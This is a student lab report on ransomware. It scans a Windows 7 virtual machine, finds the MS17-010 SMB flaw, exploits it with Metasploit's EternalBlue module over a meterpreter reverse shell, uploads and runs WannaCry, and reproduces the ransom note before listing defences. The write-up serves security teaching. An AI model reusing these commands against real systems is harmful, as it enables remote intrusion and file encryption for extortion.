TRƯỜNG ĐẠI HỌC KHOA HỌC VÀ CÔNG NGHỆ HÀ NỘI
UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI
UNIVERSITÉ DES SCIENCES ET DES TECHNOLOGIES DE HANOI

INTRUSION DETECTION AND PREVENTION system


Final projects report

Ransomware attack

Vũ Đức Hiếu_BI12-162

Hanoi, May 2023

Target system: Windows 7 x64
IPv4 address: 192.168.58.141



Host: 192.168.58.141

Owner: admin

Comment:
Hostname:
IP: 192.168.58.141
OS: Microsoft Windows (cpe:/o:microsoft:windows_7:-:sp1)

Route: • 172.17.0.2 ► 192.168.58.141

Severity: 9.3 (High)


Show scan results for this host

Latest Identifiers

Name	Value	Created	Source	Actions
ip	192.168.58.141	Thu Dec 21 2023	Report e4250b71-938f-445f-85f7-7593f17ed48b (Target host)	☒
OS	cpe:/o:microsoft:windows	Thu Dec 21 2023	Report e4250b71-938f-445f-85f7-7593f17ed48b (NVT 1.3.6.1.4.1.25623.1.0.108044)	☒
OS	cpe:/o:microsoft:windows_7:-:sp1	Thu Dec 21 2023	Report e4250b71-938f-445f-85f7-7593f17ed48b (NVT 1.3.6.1.4.1.25623.1.0.102011)	☒

I) Scanning the environment

- The tool that I used: Greenbone Vulnerability Management (GVM)




Tasks (1 of 1)
Tasks by Severity Class (Total: 1)
High
1
Tasks with most High results per host
Immediate scan of IP 192....
0.0
0.2
0.4
0.6
0.8
1.0
Tasks by status (Total: 1)
Done
1
1 - 1 of 1

<table>
<tr><th rowspan="2">Name</th><th rowspan="2">Status</th><th colspan="2">Reports</th><th rowspan="2">Severity</th><th rowspan="2">Trend</th><th rowspan="2">Actions</th></tr>
<tr><th>Total</th><th>Last</th></tr>
<tr><td>Immediate scan of IP 192.168.58.141</td><td>Done</td><td>1 (1)</td><td>Dec 21 2023</td><td>9.3 (High)</td><td></td><td></td></tr>
</table>

direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- The severity overall is 9.3 (High)




Vulnerability		Severity	QoD	Host	Location	Created
CPE Inventory		0.0 (Log)	80%	192.168.58.141	general/CPE-T	Thu Dec 21 06:32:13 2023
CPE Inventory		0.0 (Log)	80%	192.168.58.141	general/CPE-T	Thu Dec 21 06:52:23 2023
DCE/RPC and MSRPC Services Enumeration		0.0 (Log)	80%	192.168.58.141	135/tcp	Thu Dec 21 06:30:29 2023
DCE/RPC and MSRPC Services Enumeration		0.0 (Log)	80%	192.168.58.141	135/tcp	Thu Dec 21 06:46:46 2023
DCE/RPC and MSRPC Services Enumeration Reporting		5.0 (Medium)	80%	192.168.58.141	135/tcp	Thu Dec 21 06:30:55 2023
DCE/RPC and MSRPC Services Enumeration Reporting		5.0 (Medium)	80%	192.168.58.141	135/tcp	Thu Dec 21 06:47:04 2023
ICMP Timestamp Detection		0.0 (Log)	80%	192.168.58.141	general/icmp	Thu Dec 21 06:31:03 2023
ICMP Timestamp Detection		0.0 (Log)	80%	192.168.58.141	general/icmp	Thu Dec 21 06:47:10 2023
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)		9.3 (High)	95%	192.168.58.141	445/tcp	Thu Dec 21 06:31:54 2023
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)		9.3 (High)	95%	192.168.58.141	445/tcp	Thu Dec 21 06:48:12 2023

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- There are 2 vulnerabilities in the system: DCE/RPC and MSRPC Services Enumeration Reporting and Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)

II) Threat analysis



Result: Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)

Created: Thu Dec 21 06:31:54 2023
Modified: Thu Dec 21 06:31:54 2023
Owner: admin

Vulnerability		Severity	QoD	Host	Location	Actions
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)		9.3 (High)	95%	192.168.58.141	445/tcp	

Summary
This host is missing a critical security update according to Microsoft Bulletin MS17-010.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server.

Solution
Solution type: VendorFix

Run Windows Update and update the listed hotfixes or download and update mentioned hotfixes in the advisory

Affected Software/OS
Microsoft Windows 10 x32/x64 Edition Microsoft Windows Server 2012 Edition Microsoft Windows Server 2016 Microsoft Windows 8.1 x32/x64 Edition Microsoft Windows Server 2012 R2 Edition Microsoft Windows 7 x32/x64 Edition Service Pack 1 Microsoft Windows Vista x32/x64 Edition Service Pack 2 Microsoft Windows Server 2008 R2 x64 Edition Service Pack 1 Microsoft Windows Server 2008 x32/x64 Edition Service Pack 2

Vulnerability Insight
Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.

Vulnerability Detection Method
Send the crafted SMB transaction request with fid = 0 and check the response to confirm the vulnerability.

Details: Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389) (OID: 1.3.6.1.4.1.25623.1.0.810676)

Version used: $Revision: 11874 $

References


CVE:	CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148
BID:	96703, 96704, 96705, 96707, 96709, 96706
CERT:	CB-K17/0435, DFN-CERT-2017-0448
Other:	https://support.microsoft.com/en-in/kb/4013078 https://technet.microsoft.com/library/security/MS17-010 https://github.com/rapid7/metasploit-framework/pull/8167/files

o direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- SMB: Server Message Block Protocol – a client-server communication protocol used for sharing access to files, printers, serial ports.
- On windows 7, the vulnerability Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389) can lead to critical remote code execution.
  - ⇨ the attacker can gain unauthorized access, execute remote code.
- Based on this vulnerability, I will attack though this weak point to get RCE and use ransomware attack.
- Ransomware is malware designed to deny a user or organization access to files on their computer by encrypting these files and demanding a ransom payment for decryption key.
  - ⇨ The victim must pay the ransom to regain access to their files.
- Ransom: Win32/WannaCrypt.


III) Attack simulation

Before attacking the target, I want to note that the IP of my target system changes from 192.168.58.141 to 198.168.58.145 after suspending the VMware workstation.




```
   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::586e:dd91:c140:a5e%11
   IPv4 Address. . . . . . . . . . . : 192.168.58.141
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.58.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter isatap.{9CC13607-0179-45A8-80A8-932DCA3FB8FB}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\MSII> ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::586e:dd91:c140:a5e%11
   IPv4 Address. . . . . . . . . . . : 192.168.58.145
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.58.2
```

- Tool: Metasploit




```
msf6 > search ms17

Matching Modules
================


   #  Name                                             Disclosure Date  Rank
    Check  Description
   -  ----                                             ---------------  ----
    -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue         2017-03-14       avera
ge  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec              2017-03-14       norma
l   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Code Execution
   2  auxiliary/admin/smb/ms17_010_command             2017-03-14       norma
l   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                                norma
l   No     MS17-010 SMB RCE Detection
   4  exploit/windows/fileformat/office_ms17_11882     2017-11-15       manua
l   No     Microsoft Office CVE-2017-11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as                   norma
l   No     Microsoft SQL Server Escalate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli              norma
l   No     Microsoft SQL Server SQLi Escalate Execute AS
   7  exploit/windows/smb/smb_doublepulsar_rce         2017-04-14       great
    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/
windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- Firstly, I show options to understand more clearly and i can see options RHOSTS (remote host) and LHOST (listen host)




```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.58.135   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.58.145
rhost ⇒ 192.168.58.145
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.58.135
lhost ⇒ 192.168.58.135
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- I exploit the target system. When the tool exploits successfully, I upload the malware that I have prepared before.



```
[*] 192.168.58.145:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.58.145
[+] 192.168.58.145:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.58.145:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.58.145:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.58.135:4444 → 192.168.58.145:49174) at 2023-12-23 22:34:22 -0500

meterpreter > upload /home/kali/Desktop/RANSOMWARE-WANNACRY-2.0/wannacry.exe C:\\windows
[*] Uploading  : /home/kali/Desktop/RANSOMWARE-WANNACRY-2.0/wannacry.exe → C:\windows\wannacry.exe
[*] Completed  : /home/kali/Desktop/RANSOMWARE-WANNACRY-2.0/wannacry.exe → C:\windows\wannacry.exe
meterpreter >
```

- As we can see, the file wannacry.exe is in the directory C:\windows.



```
   Connection-specific DNS Suffix  . :
PS C:\Users\MSI1> ipconfig
```

Computer ▸ Local Disk (C:) ▸ Windows ▸

Search Windows

Organize ▾   Include in library ▾   Share with ▾   New folder

Favorites
Desktop
Downloads
Recent Places


Libraries
Documents

Name	Date modified	Type	Size
twain_32.dll	11/21/2010 10:25 ...	Application extens...	50 KB
twunk_16	6/11/2009 4:41 AM	Application	49 KB
twunk_32	7/14/2009 8:14 AM	Application	31 KB
wannacry	12/22/2023 9:38 PM	Application	3,432 KB
win	7/14/2009 12:09 PM	Configuration sett...	1 KB
WindowsUpdate	12/22/2023 9:02 PM	Text Document	6 KB
winhlp32	7/14/2009 8:14 AM	Application	10 KB


80 items

Friday, December 22, 2023

- Finally, I run the file on my Kali Linux and see the result.



```
07/14/2009  10:20 AM    <DIR>          Vss
12/22/2023  09:38 PM         3,514,368 wannacry.exe
07/14/2009  12:32 PM    <DIR>          Web
07/14/2009  12:09 PM               403 win.ini
12/22/2023  09:01 PM             5,349 WindowsUpdate.log
07/14/2009  08:14 AM             9,728 winhlp32.exe
12/21/2023  11:45 AM    <DIR>          winsxs
06/11/2009  03:52 AM           316,640 WMSysPr9.prx
07/14/2009  08:39 AM            10,240 write.exe
              28 File(s)      8,652,315 bytes
              50 Dir(s)  15,031,668,736 bytes free

C:\Windows>wannacry.exe
wannacry.exe
```



```
Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window,
then your antivirus removed the decrypt software or you deleted
it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in
any folder or restore from the antivirus quarantine.

Run and follow the instructions!
```

Ooops, your files have been encrypted!

Payment will be raised on
12/25/2023 21:42:35
Time Left
02:23:59:47

Your files will be lost on
12/29/2023 21:42:35
Time Left
06:23:59:47

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

- The result shows that all my files have been encrypted and the only way to get my files recovered is submitting the payment.

IV) Solution with Firewall/IDS/IPS

1) Firewall
- Configuring firewall to block unnecessary or unused ports.
- Employing application control feature to limit the execution of unauthorized or non-essential applications on the network.

2) IDS/IPS
- Using IDS with signature-based detection to identify known patterns associated with ransomware attacks and update the IDS signatures.
- Writing IPS rules to inspect network traffic for known ransomware signatures and behavior patterns so that IPS can actively block or mitigate threats before they reach their targets.

V) Implementation and evaluation

- Writing snort IPS rules to block ms17_010_enternalblue attack by adding eternalblue signatures in the file rules.
- Configure the firewall of the system to block SMB RPORT 445 or update the operating system to have the newest update from Microsoft security.

VI) Discussion

- In the worst case, we must disable any shared drives or network connections and report the incident that our system is infected. Next, we must restore the files from the backups and ensure that the backups were not related to the ransomware.
- The way to avoid similar threats is patching and updating the operating system to avoid vulnerabilities.